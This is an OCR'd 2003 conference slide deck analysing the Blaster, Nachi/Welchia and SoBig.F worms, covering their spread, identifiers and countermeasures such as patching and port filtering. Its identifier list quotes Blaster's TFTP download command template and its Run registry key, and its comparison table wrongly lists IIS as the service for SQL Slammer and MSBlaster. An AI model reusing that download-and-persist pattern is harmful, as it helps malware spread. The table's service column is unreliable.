“Analysis of Recent Internet Worms – How to protect against them"

Mike Stute

October 2, 2003


Agenda

- Global DataGuard
- Current Security Situation
- Blaster Effects
- Meet The Sapphire Worm
- Sapphire on the Internet
- Sapphire's effect
- What's Next?
- Case Studies
- Intrusion Prevention and Detection

Incidents Rising


The number of security incidents and confirmed attacks detected by businesses are up 36.6% in the first three months for 2003.

Source: CERT CC ©




Vulnerabilities Key Problem

Source: CERT CC ©




Security & Privacy in 2003: Complex and Uncertain



Source: Gartner

The Evidence of Attack


Port 135 Data July 1st – Aug 10th



Source: Johannes Ullrich, SANS Institute

Infection Timeline

Aug 10th – MSBlaster



Source: Johannes Ullrich, SANS Institute

Blaster Toolkit

- Uses RPC DCOM Vulnerability (release July 16th)
  - Fast to produce
- Based on dcom.c, uses same backdoor on port 4444. (release July 27th)
  - A collection of code – no originality here
- Simple extension, downloading worm via build in tftp daemon
  - The lesson? TFTP has been the transport of 3 of the 5 last major worms
- DDOS payload ('windowsupdate.com')
  - Is this target significant? Yes, this is the sight required to fix the vulnerability the worm depends on.
- Self Disabling – Why?
  - Clear the board for the next version
  - Encourage laziness from smaller companies and home users

Blaster Identifiers

- UPX 'packed‘
  - Some pieces were hidden, others were not
- 'strings'
  - msblast.exe
  - I just want to say LOVE YOU SAN!!
  - billy gates why do you make this possible ? Stop making money and fix your software!!
  - windowsupdate.com
  - SOFTWARE\Microsoft\Windows\CurrentVersion\Run
  - Start %s tftp -i %s GET %s

Blaster Variants

- Insignificant variations
  - Except for the Fix!
- Altered strings, filename.
  - Why? Evade IDS and a new message
- Changed DDOS target.
  - Spread the wealth
- Not widely distributed
  - Blaster had already changed the target base
  - Too late to gain turf

Blaster Counter Measures


- Patching
  - Patching is the only real counter measure.
  - Detection can help but not prevent
  - Sniping and shunting are limited because it was TCP
- Firewall (port 135) - CAREFULL !
  - Closing port 135 will provide limited protection but block many standard Microsoft services
  - Avoid blocking port 4444. Minimal additional protection and possible side effects.
  - Doesn't help with attacks from the inside. Easily bypassed by roaming systems.
- Watch for Infected Systems.
  - IDS/Firewall/tcpdump –minimizes time to control and contain

Analysis of the Fallout

- More than 200,000 infected systems (likely 500,000).
  - Spoofed sources makes it difficult.
- Spread within a couple of hours
  - But only after it was “fixed”
  - Very common, very necessary Microsoft service
- No notable geographic / network preference.
  - Did not a specific target (CHAK) or “local affinity” (Nimda)
- DDOS against windowsupdate.com was averted by turning the domain off.
  - But it did have affect systems by requiring users to update systems using Windows Update

Hack Response System – Hello Nachia


Nachia/Welchia ICMP Traffic



Source: Johannes Ullrich, SANS Institute

Remedy Worse then Disease

Nachia Port 80 (Aug. 18th)



Source: Johannes Ullrich, SANS Institute

Nachia (Nachi, Welchia, MSBlaster-D, Lovsan-D)

- A Good Worm gone bad?
- Flooding local networks with ICMP
- Patching systems
  - Patching can be dangerous if performed without control
  - Lion was the first to do this
- Removing MS Blaster
- Using RPC DCOM and WebDAV exploit
- Installing back door
  - The halo is a bit tarnished
- Predatory worm
  - This wasn't about fixing, this was about turf
- Protecting infected system against take over like auto rooters and bots
- Complex code – higher skill level

Effectiveness of Recent Worms

Name	Date	OS	Service	Infected Machines	Time
Lion	March 2001	Linux	BIND	10,000?	Days
Code Red	July 2001	Windows	IIS	200-400k	Days
Nimda	Oct 2001	Windows	IIS	100-200k	Hours
SQL Slammer	January 2003	Windows	IIS	100-200k	Minutes
MSBlaster	August 2003	Windows	IIS	300k?	Hours

Despite increased awareness, worms are more effective then ever

SoBig.F – The Virus Strikes Back

- 6th version in Sobig Series
  - Skill level is increasing
- Launched via UseNet
  - Best way to stay anonymous
  - Fast impact for virus worm
- Blended Threat
  - Uses file shares as well as E-mail to spread.
- Prays on users to click attachments
  - Voluntary infection mechanism
- Sophisticated auto-update and other features (Backdoors).
  - Third worm to have an update feature but first virus

